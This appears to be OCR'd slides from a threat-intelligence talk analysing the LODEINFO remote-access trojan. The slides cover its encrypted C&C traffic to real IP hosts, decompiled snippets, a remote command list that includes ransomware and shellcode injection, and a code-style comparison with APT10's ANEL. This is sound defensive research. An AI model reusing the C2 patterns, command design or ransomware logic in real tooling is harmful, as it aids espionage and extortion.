




```python
from Crypto.Cipher import AES
import hashlib
import base64
import sys
from binascii import a2b_hex
import struct


def decode_2nd(in_buf, len):
    out_buf = bytearray(100)
    v4 = 3
    v8 = 0xFF
    v49 = -1
    if (in_buf[0] & 2):
        v4 = 9
        v8 = v49
    v27_tupple = (4, 0, 1, 0, 2, 0, 1, 0, 3, 0, 1, 0, 2, 0, 1, 0)
    out_max_idx = len - 1 # out_buf index
    pos_in_idx = v4 # in_buf index
    v48_in_idx = pos_in_idx # in_buf index
    out_data_max_idx = (len - 1) - 10 # out_buf index
    v9 = 1 # unsigned int
    v43_in_idx = in_buf[1] & v8 # in_buf index
    v11_in_idx = in_buf[1] & v8 - 1 # in_buf index
    v44_in_idx = v43_in_idx - 1 # in_buf index
    in_idx = 0
    out_idx = 0
    v20 = 0

    while True:
        goto_flag = False
        if (v9 == 1):
            if (pos_in_idx + 3 > v11_in_idx):
                return 0
            v9 = struct.unpack_from("<I", in_buf, pos_in_idx)[0]
            pos_in_idx += 4
            v48_in_idx = pos_in_idx
        if (pos_in_idx + 3 >> v11_in_idx):
            return 0

        data = struct.unpack_from("<I", in_buf, pos_in_idx)[0]
```



C&C Communication Data Format




Communication Data Encryption

```
POST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/77.0.3865.90 Safari/537.36
Host: 133.130.121[.]44
Content-Length: 216
Connection: Keep-Alive
Cache-Control: no-cache

3_x78Ta=9yBOQJ8zPCATcHUMSuyIYrQAAACyAgdAGcVdfjAdEJDwqDwuSmo7DTgf8pLQNFMv4htNcvzTE-
vVmqjQDu3MSVq_-nG2Ln5-fn5KGdcpaPaTZ6[REDACTED]Lt5yV8oWTVTaNHbVC3ys7F3GQXuPu65_nw-
XBSL507D8Ow..
```

Fixed String

Header + Payload



Anti-Analysis (Shellcode Like)

```
off_api_tbl[1] = v41;
v1 = v59;
*off_api_tbl = v44;
tid = (*(v1->this + offsetof(struc_stack_api, kernel32_CreateThread)))(
        0,
        0,
        aa_C2_CommandHandler,
        off_api_tbl,
        0,
        &v85[0].api_addr[16]);
(*(v1->this + offsetof(struc_stack_api, kernel32_CloseHandle)))(tid);
v25 = post_data;
}
```

v0.1.2

```
aa_GetBaseAddress proc near             ;
                                        ;

var_4           = dword ptr -4

                push    ebp
                mov     ebp, esp
                push    ecx
                call    $+5
                pop     eax
                sub     eax, 413AC9h
                mov     [ebp+var_4], eax
                mov     eax, [ebp+var_4]
                mov     esp, ebp
                pop     ebp
                retn
aa_GetBaseAddress endp
```


```
v51 = *(v5 + 440);
v61 = v50;
base_addr = aa_GetBaseAddress();
tid = (v51->kernel32_CreateThread)(0, 0, base_addr + 0x411FB0, v61, 0, v112);
```

v0.2.7~

Stack ~~Strings~~ AES & SHA512 Constants

- Some good tools to find encryption (findcrypt, findcrypt-yara, cryptgrep)
- Need to add signature to find stacking constants

Remote Commands



UNIX Like Commands

command	show supported commands
ls	list files
send	download file from C&C
recv	upload file to C&C
memory	inject shellcode
kill	terminate process
cat	show file content
cd	change current directory
ver	show lodeinfo version

rm	delete file
print	screenshot
ransom	encrypt files
keylog	key logging?


- arbitrary command is also supported
  - e.g. cmd.exe /c ipconfig

e.g. ransom c:¥ransom

Command Implementation History

	v0.1.2	v0.2.7	v0.3.2	v0.3.4	v0.3.5	v0.3.6	v0.3.8
command	○	○	○	○	○	○	○
ls	○	○	○	○	○	○	○
send	○	○	○	○	○	○	○
recv	○	○	○	○	○	○	○
memory	○	○	○	○	○	○	○
kill	○	○	○	○	○	○	○
cat	○	○	○	○	○	○	○
cd	○	○	○	○	○	○	○
ver	○	○	○	○	○	○	○
print			○	○	○	○	○
rm					○	○	○
ransom					Not available	Not available	○
keylog					Not available	Not available	Not available


ransom (File Encryption) Flow




```
strcpy(skip_path0, "WINDOWS");
strcpy(skip_path1, "Program Files");
strcpy(skip_path2, "Program Files (x86)");
strcpy(skip_path3, "ProgramData");
strcpy(skip_path4, "Recovery");
strcpy(skip_file0, "$Recycle.Bin");
strcpy(skip_file1, ".iso");
strcpy(skip_file2, ".exe");
strcpy(skip_file3, ".dll");
strcpy(skip_file4, "NTUSER.");
strcpy(skip_file5, ".dat");
strcpy(skip_file6, ".bin");
```

skip encryption list

Encrypted File Format




Coding Miss?

```
pTime = ((*v2)->msvcrt_malloc)(16);
v9 = *v2;
systemtime = pTime;
(v9->kernel32_GetSystemTime)(pTime);
aes_key = ((*v2)->msvcrt_malloc)(64);
sha512_const = aa_MAKE_SHA512_CONST(v24);     // Get SHA256 const
for ( i = 0; i < 4; ++i )
{
  *(sha512_const + sha512_const[0x32]++ + 0x48) = *(&systemtime + i);// make random 64bytes with system time
  if ( sha512_const[0x32] == 0x80 )
  {
    sub_45B94D(sha512_const, v2, i, sha512_const);
    sha512_const[0x32] = 0;
  }
}
```

Using new allocated memory address

In fact, the developer seems to want to use system time?
Correct: *(systemtime + i)


Who is behind?




DarkHotel

- Target Industry is overlapping
  - Since 2015 targeting to academic & media sectors have been observed
  - Media (especially Korean Peninsula)
  - One of objects is foreign policy espionage
- 1st RAT implant is more complicated than LODEINFO
  - Multiple downloads
  - Filtering target severely (target's PC MAC address, etc.)
- No similar Malware

Complicated 1st foothold establishment Procedure





APT10

- Target Industry is overlapping
  - Since 2016, targeting entities in Japan had been observed
  - Media, others (various kinds of industries)
  - One of objects is foreign policy espionage
- Delivery is similar with LODEINFO
  - Simple Office Macro Dropper
- One of RATs, ANEL coding style is similar to LODEINFO

Coding Style Similarity to Early Version ANEL

1. At the beginning of main processing, C&C URLs string is copied to a buffer.

2. C&C Communication data (Encryption + base64)
   CryptBinaryString() is used for base64 encoding of encrypted data

3. Fixed User-Agent string is used for HTTP POST
   *ANEL uses ObtainUserAgentString(), but RedLeaves variants uses Fixed string

4. Implementing encryption by hand instead of calling encryption libraries

5. Response is read by InternetReadFile(). Create new thread for received command

6. Version string is embedded in the binary.

Coding Style Similarity

LODEINFO v0.1.2

```
buf = (api_tbl_1->msvcrt_malloc)(1024);
(*(v1->this + offsetof(struc_stack_api, kernel32_lstrcpy)))(buf, "http://162.244.32.148/ http://45.67.231.169/");
v4 = v1->this;
v85[0].api_addr[7] = v4;
StructUrl = v4;
v85[0].api_addr[6] = v4;
key_array = 0xC6F60FE2;
```

ANEL 5.1.1

```
SetErrorMode(2u);
v0 = _time64(0);
srand(v0);
strcpy((char *)&v2, "http://trems.rvenee.com/page/ http://contacts.rvenee.com/index/");
sub_100018E7(&v2);
sub_10008AE2();
sub_10008BBD(&v1);
```

Coding Style Similarity

LODEINFO v0.1.2

```
  v5 = v10;
}
if ( (*(v5->api_addr[0] + offsetof(struc_stack_api, crypt32_CryptBinaryToStringA)))(
       a3_data,
       elements,
       0x40000001,
       0,
       &len) )
{
  v6 = (*(v10->api_addr[0] + offsetof(struc_stack_api, msvcrt_malloc)))(len + 1);
  if ( (*(v10->api_addr[0] + offsetof(struc_stack_api, crypt32_CryptBinaryToStringA)))(
         a3_data,
```

LODEINFO v0.1.2

```
  v26 = (v25->msvcrt_malloc)(v28);
v11 = v26;
if ( !v26 )
  break;
if ( !(*(v10->api_addr[0] + offsetof(struc_stack_api, wininet_InternetReadFile)))(v49, v9
  break;
if ( !a7 )
  break;
```

ANEL 5.1.1

```
if ( !cbBinary )
  cbBinary = strlen(this);
CryptBinaryToStringA((const BYTE *)this, cbBinary, 0x40000001u, 0, &pcchString);
sub_1000118C((void *)pcchString, (unsigned int *)pszString, 0);
v23 = 0;
v3 = pszString[0];
if ( v22 < 0x10 )
  v3 = (CHAR *)pszString;
if ( CryptBinaryToStringA(pbBinary, cbBinary, 0x40000001u, v3, &pcchString) )
{
  sub_100011C2(pszString);
```

ANEL 5.1.1

```
while ( 1 )
{
  v7 = (LPCVOID *)lpBuffer[0];
  dwNumberOfBytesRead = v47 - nNumberOfBytesToWrite;
  if ( v47 < 0x10 )
    v7 = lpBuffer;
  if ( !InternetReadFile(
          *(HINTERNET *)(dwErrCode + 488),
          (char *)v7 + nNumberOfBytesToWrite,
          v47 - nNumberOfBytesToWrite,
          &dwNumberOfBytesRead) )
    break;
```

Coding Style Similarity

LODEINFO v0.1.2

```
tid = (*(v1->this + offsetof(struc_stack_api, kernel32_CreateThread)))(
        0,
        0,
        aa_C2_CommandHandler,
        off_api_tbl,
        0,
        &v85[0].api_addr[16]);
```

LODEINFO v0.1.2

```
if ( aa_CheckCmd(api_tbl, &v120
{
  strcpy(vVersion, "v0.1.2");
  v58 = (pLoadLibraryIAT->kerne
  if ( !v58 )
```


ANEL 5.1.1

```
  v17 = 0;
if ( v17[4] )
{
  v18 = CreateThread(0, 0, create_thread_start_address, v17, 0, 0);
  CloseHandle(v18);
  v24 = 100;
```

ANEL 5.1.1

```
LOBYTE(v62) = 3;
f2_memcpy_array(0, (void **)&
write_message((int)v59, (int)
strcpy(v61, "5.1.1 rc");
sub_100018E7((int)&cbSize, v6
```

ANEL - LODEINFO



JUSTICE NEWS

Department of Justice

Office of Public Affairs

FOR IMMEDIATE RELEASE — Thursday, December 20, 2018

Two Chinese Hackers Associated With the Ministry of State Security Charged with Global Computer Intrusion Campaigns Targeting Intellectual Property and Confidential Business Information

Defendants Were Members of the APT 10 Hacking Group Who Acted in Association with the Tianjin State Security Bureau and Engaged in Global Computer Intrusions for More Than a Decade, Continuing into 2018, Including Thefts from Managed Service Providers and More Than 45 Technology Companies

The unsealing of an indictment charging Zhu Hua (朱华), aka Afwar, aka CVNX, aka Alayos, aka Godkiller; and Zhang Shilong (张士龙), aka Baobeilong, aka Zhang Jianguo, aka Atreexp, both nationals of the People's Republic of China (China), with conspiracy to commit computer intrusions, conspiracy to commit wire fraud, and aggravated identity theft was announced today.

The announcement was made by Deputy Attorney General Rod J. Rosenstein, U.S. Attorney Geoffrey S. Berman for the Southern District of New York, Director Christopher A. Wray of the FBI, Director Dermot F. O'Reilly of the Defense Criminal Investigative Service (DCIS) of the U.S. Department of Defense, and Assistant Attorney General for National Security John C. Demers.

Comparison

	LODEINFO	DarkHotel	APT10
Victim	• Media • Foreign Policy	• Media • Foreign Policy • Others	• Media • Foreign Policy • Others
Initial Compromised TTP	• Spear Phishing • Office Macro • Simple	• Spear Phishing • Office Macro • LNK • Complicated	• Spear Phishing • Office Macro • Simple
Toolset	• LODEINFO	• Asruex • Others	• ANEL • REDLEAVES • Others
Infrastructure	No Overlapping		

coding style similarity

Unknown Threat Actor One Possibility

